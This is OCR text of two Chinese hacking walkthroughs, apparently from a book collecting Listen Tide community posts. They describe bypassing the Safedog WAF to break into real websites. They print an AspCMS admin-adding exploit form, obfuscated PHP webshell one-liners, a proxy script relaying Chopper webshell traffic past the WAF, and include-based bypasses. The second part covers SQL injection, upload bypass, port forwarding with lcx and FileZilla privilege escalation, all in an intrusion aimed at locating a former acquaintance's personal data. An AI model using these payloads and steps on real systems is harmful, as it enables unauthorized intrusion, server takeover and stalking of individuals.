

图　4-1-14



图　4-1-15

总结：

针对以上情况，在网站防护方面主要分为两部分：

a）对于 WAF 的开发者而言：

1、研究新型攻击手段以及注意灵活的攻击手法。

2、增加策略的全面性，要尽可能的覆盖到所有的情况，并及时发布产品的升级补丁。

b）对于网站的管理者而言：

1、当发现自己的 Web 应用存在漏洞时，应第一时间解决漏洞，对代码进行修改、加固或对相关版本进行升级，保证从自身根本的解决漏洞问题。

2、有时对于一个 Web 的升级或修改是不易的，那么就需要管理者及时升级 WAF 的版本或部署防护功能更加全面的产品。

（全文完）责任编辑：随性仙人掌

第 2 节 绕过安全狗入侵传奇辅助网站

作者：陌路

来自：听潮社区 - Listen Tide

网址：http://team.f4ck.org/

从目标站的链接中可以看出是 aspcms，如图 4-2-1：

图　4-2-1

直接加个 admin 错误，随便谷歌一下竟然出了后台了，如图 4-2-2：

图　4-2-2

Aspcms 开源程序，后台找到了，去看看有没有新的漏洞，如图 4-2-3：

图　4-2-3

有个 4 月的漏洞，不知道行不行，先拿来试试吧，如图 4-2-4：

图　4-2-4

直接添加管理员的。作者直接贴出了 exp，如图 4-2-5：

```
<FORM name="form" action="http://10.65.203.100:90/admin_aspcms/_user/_Admin/AspCms_AdminAdd.asp?action=add" method="post" >

<TD align=middle width=100 height=30>管理员组</TD>

<select name="GroupID" id="GroupID">

<option value="1" >超级管理员组</option>

<option value="6" >lpyuan</option>

<option value="5" >普通管理员</option>

</select>

<TD align=middle width=100 height=30>管理员名称</TD>

<INPUT class="input" style="FONT-SIZE: 12px; WIDTH: 300px" maxLength="200" name="LoginName"/>

<TD align=middle width=100 height=30>管理员密码</TD>

<INPUT  type="Password" class="input" style="FONT-SIZE: 12px; WIDTH: 300px" maxLength="200" name="Password"/>

<TD align=middle width=100 height=30>管理员描述</TD>

<INPUT class="input" style="FONT-SIZE: 12px; WIDTH: 300px" maxLength="200" name="AdminDesc"/>

<TD align=middle width=100 height=30>状态</TD>

<INPUT class="checkbox" type="checkbox" name="UserStatus" checked="checked" value="1"/>

<INPUT class="button" type="submit" value="添加" />

</FORM>
```

图　4-2-5

改一下链接看看是不是可以直接添加管理，如图 4-2-6：



图　4-2-6

默认的都写 123456，点击添加，如图 4-2-7：

图　4-2-7

没想到竟然成功了！Aspcms 拿 shell 比较简单，直接添加 css 样式.asp;.html，在里面插入一句话，拿菜刀链接，如图 4-2-8：



图　4-2-8

竟然报错了，看了看有安全狗。

```
<div style="width:900px; margin:0 auto; text-align:right; padding-right:100px; padding-top:10px;"><a style="color:#268ae7; text-decoration:none; padding-right:20px;">其他人怎么说？</a><a style="color:#268ae7; text-decoration:none;">安全狗-网站安全专家</a></div>
```

之后再网上看到一个大牛写的文章说是可以绕过狗去的，拿来试试，一句话：

```
<?php $x=base64_decode("YXNzZXJ0");$x($_POST['c']);?>;
```

或者

```
<?php
$_GET$_POST;>
```

杀狗代码：

```
<?php
$webshell="http://www.xiaoke888.com/Templates/20120914/css/1.php;.html";//把这里改成你的 shell 地址
$webshell=$webshell."?&1141056911=base64_decode";
$da=$_POST;
$data = $da;
@$data=str_replace("base64_decode(",'$_GET[1141056911](',$data); //接收菜刀的 post，并把 base64_decode 替换成$_GET[1141056911](
//print_r($data);
$data = http_build_query($data);
$opts = array (
'http' => array (
'method' => 'POST',
'header'=> "Content-type: application/x-www-form-urlencoded\r\n" .
"Content-Length: " . strlen($data) . "\r\n",
'content' => $data)
);
$context = stream_context_create($opts);
$html = @file_get_contents($webshell, false, $context); //发送 post
echo $html;
?>
```

不知道他支持不支持 php 的，只能在继续碰碰运气了，把代码放到本地环境中保存为：1.php，如图 4-2-9：

图　4-2-9

之后拿菜刀来链接 1.php 看看能不能访问，如图 4-2-10：



图　4-2-10

可以绕过狗了！有点小激动了，但是有一句话的权限也不够的啊，还得想办法用大马。继续百度找文章看的，看到某大牛写到可以利用包含可以过狗的：

```
<?phpinclude('logo.txt');?>
```

把代码新建个文本放到里面保存为 xx.php，在把我们的 php 大马改名为 logo.txt，图 4-2-11：

图　4-2-11

保存一下，如图 4-2-12：



图　4-2-12

问题来了不让我们保存，找了 N 多的资料也不行，自己就在后台瞎转。看到他那里有个 test.php，就想把一句话写到这里面可不可以，如图 4-2-13~图 4-2-14：



图　4-2-13

图　4-2-14

访问没有出来安全狗，我们在本地搭建的环境里该一下链接试试看能不能成功的，发现是成功的。我们建立一个文本，插入<?phpinclude('logo.txt');?>，如图 4-2-15：

图　4-2-15

保存成功了。我也不知道为什么这样不被杀，反正我是个小菜鸟。找个 php 大马，该成 logo.txt 看看可以不可以的，如图 4-2-16：



图　4-2-16

OK 了，大马可以成功访问了，如图 4-2-17：

图　4-2-17

接下来试了试 asp、aspx 的包含都可以过狗：

```
asp 代码<!--#include file="log.txt"-->
aspx 代码<!--#include file="dama.txt"-->
```

本次检测就到这里，不继续了，没打码，请勿搞破坏。

（全文完）责任编辑：随性仙人掌。

第 3 节 真爱的力量助我绕过安全狗

作者：AvckDr

来自：听潮社区 - Listen Tide

网址：http://team.f4ck.org/

前言：

很多年前网上认识了一学生妹，后来因为一些事情没怎么联系了。上个月初突发奇想的就想到了她，想到她当年的高中我就试试能不能去测试下看看有没有她的资料，找到她再续前缘，于是乎就有了下面的故事。

正文：

按照我通用的思路，先把 C 段采集了下来，采集到了直接丢椰树提权 APR 嗅探之。C 段的站是日到了，不过很悲剧的嗅探不到数据，看了下目标站点是动易 2006 改版的，果断的来到

了数据库下载，瞬间让我泪流满面，如图 4-3-1：

图　4-3-1

果断的试了下默认后台也是 404，简单拿域名组合了一番无果，既然没社工天赋那还是硬来好了。掏出御剑 2014 采集好了旁站然后丢到御剑 1.5，还没跑两分钟就这个了，如图 4-3-2：

图　4-3-2

点了一支烟，思考了一下人生，发现大牛的玩意咱们学不来，这安全狗真的有这么变态？我不信。于是乎，为了真爱，我毅然而然的开始了最猥琐的方式。采集了大概 50+个域名，一个个试，在域名后面加上 admin，皇天不负有心人，试了二十多个终于让我找到了个人才一点的站，万能密码'or'='or'分分钟就进去了一个，如图 4-3-3：

图　4-3-3

伤心啊，这后台比我电脑都简陋，还是决定先试试有没有那里可以拿 shell 的，通过多年测试良精南方的姿势我深刻的喜欢上了插入一句话，不过有这个可爱的安全狗插了也不一定能连上，这就是引号闭合的问题了，要顾忌引号闭合然后还要一句话免杀，还是看看上传吧。习惯性先传了一下 cer，安全狗还没拦截这网站程序就说话了，如图 4-3-4：

图　4-3-4

记得以前测试某房产网站的时候也是一个这个本地验证，一般本地验证都是随手就过。先把 webshell 名字改成 app.jpg 过本地验证，然后为了证实我的想法在 burp 里面把 app.jpg 改成 app.txt 然后上传之，如图 4-3-5：



图　4-3-5

这里显示是上传成功了，然后到前台翻出一张图片右键属性之得到上传地址：www.AvckDr/pic/201496154261.txt，如图 4-3-6，图 4-3-7：

图　4-3-6



图　4-3-7

但传成 cer、asp 等格式是统统被和谐，如图 4-3-8：



图　4-3-8

点根烟整理下思路，首先想到的就是网站程序取得是 xx.jpg 然后重命名为 2014xxxxxxxx.jpg，那么如果我只留个 jpg 会如何呢？如图 4-3-9：



图　4-3-9

到这里心脏猛烈的跳动了两下，我渴望成功，但也害怕失败后的失落，抱着紧张的情绪试了 asp，如图 4-3-10：



图　4-3-10

安全狗奇迹般的没拦截，小兴奋过后访问了一下，毕竟至于访问出来的才是真的，如图 4-3-11：

图　4-3-11

狗没叫，文件也确实传了上去，成功了！砍刀成功连接，当然，砍刀本身也是过不了狗的，有影牛的 Hatchet.ini 就成功过了。

看了下支持 aspx，果断的文件包含了个 aspxspy 上去，发现目录权限很大，可以跨目录但执

行不了命令。又发现 mysql 的目录，把 mysql 目录下的 user.frm user.MYD user.MYI 三个表下载到本地去 cmd5 却发现解密不了。这个时候就有点略麻烦了，继续乱翻目录突然发现了个 D:\Program Files\mysql.txt，如图 4-3-12：

图　4-3-12

瞬间一阵狂喜，高高兴的就传了个 webshell，准备导出 udf 的时候我就怒了，如图 4-3-13：

图　4-3-13

mysql 密码不是这个？这确实是不能忍受，抽了根烟平复了一下心情后又开始默默的翻目录，哪怕你有安全狗，我相信我也能拿下你。

看到了的亮点就是 FileZilla Server 目录，FileZilla 程序目录下的 FileZilla Server Interface.xml 文件会保存端口信息，如果发现默认端口 14147 没开放可以去这个文件夹里找。功夫不负有心人啊，扫了一下端口发现 14147 是开放的，刷刷的就把 FileZilla Server 目录的文件全部下载到本地。因为如果随便去网上下载一个 FileZilla Server 的话很可能因为版本不合和报错。

```
lcx -listen 51 5555
```

先监听本地的 51 端口然后到 webshell 自带的端口转发转一下，如图 4-3-14：

图　4-3-14

很快就看到转发过来了，打开刚才从 shell 上下载到本地的 FileZilla Server，如图 4-3-15：



图　4-3-15

这里连接的当然是 5555 端口，因为把他的 14147 转到了服务器的 5555 端口，至于密码在 FileZilla 程序目录下的 FileZilla Server.xml 会保存 md5 解密过的密文，果断解密就得出了密码。FileZilla 不比 Serv-U，不能直接执行命令，FileZilla 提权按照现在主流的方法是先添加一个具有 C 盘可读可写的 ftp 用户然后替换 sethc.exe，如图 4-3-16~图 4-3-20：

图　4-3-16



图　4-3-17

图　4-3-18

